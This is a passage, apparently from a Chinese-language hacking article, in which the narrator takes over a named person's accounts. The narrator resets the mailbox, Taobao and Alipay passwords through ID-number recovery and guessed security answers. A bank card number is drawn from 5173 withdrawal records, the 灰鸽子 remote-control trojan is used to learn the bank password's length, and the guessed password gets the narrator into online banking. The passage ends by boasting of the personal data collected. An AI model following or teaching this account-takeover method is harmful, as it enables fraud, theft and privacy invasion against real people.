


图23

可惜这个回答提示不正确，如图23。不过这个错误提示却帮了我大忙，因为我在页面上方看到了“如果您忘记了安全保护问题答案，请点击 输入证件号”的提示信息。于是我又换一种方式找回，因为已经知道了他的身份证号码，来试下看对不对吧，密码找回成功并发送到了信箱，如图24，图25。




图24




图25

信箱密码现在是不知道的，同样使用密码提示找回，这次他的提问也是“我叫什么？回答..”我输入“陈宁”，提示不对，就随手试了下“宁宁”(后来我又用这个回答试了下taobao的也一样成功了)，成功修改掉了密码，然后使用修改掉的密码登录进入信箱，如图26。




图26

使用信箱中的链接修改掉登录密码，然后使用同样的方法找回支付宝的支付密码，如图27。

登录后查看支付宝帐户信息，很可惜银行信息看不到，如图28。




图27




图28

别忘了我们还有一个5173的没有利用呢，使用5173卖过游戏装备的都应该知道，交易金额达到一定数目的时候，自己是可以申请提现的。因此在他以前提现的记录中得到了他的银行卡号为“9558801311******106”。下面就是要得到他的银行密码了，通过灰鸽子远程监控知道了他的密码是7位的，工行的密码必须是数字和字母组合，这次就得完全靠猜了，好在已经得到了他那么多的信息，想猜出密码也不是太难的事，在猜测了几次后，终于猜测出密码为“b**n**2”，是他的ID加生日，这也是他在武林外传游戏中的游戏帐号，武林外传的游戏密码也被我搞到了。

来登录他的网上银行吧，如图29，事情到这里也算告一段落了，我们得到的有他的姓名、生日、手机、电话、工作单位、EMAIL、父亲姓名、几个51的帐号和密码、5173的帐号、支付宝、银行帐号和密码等等，也算是不小的收获了。

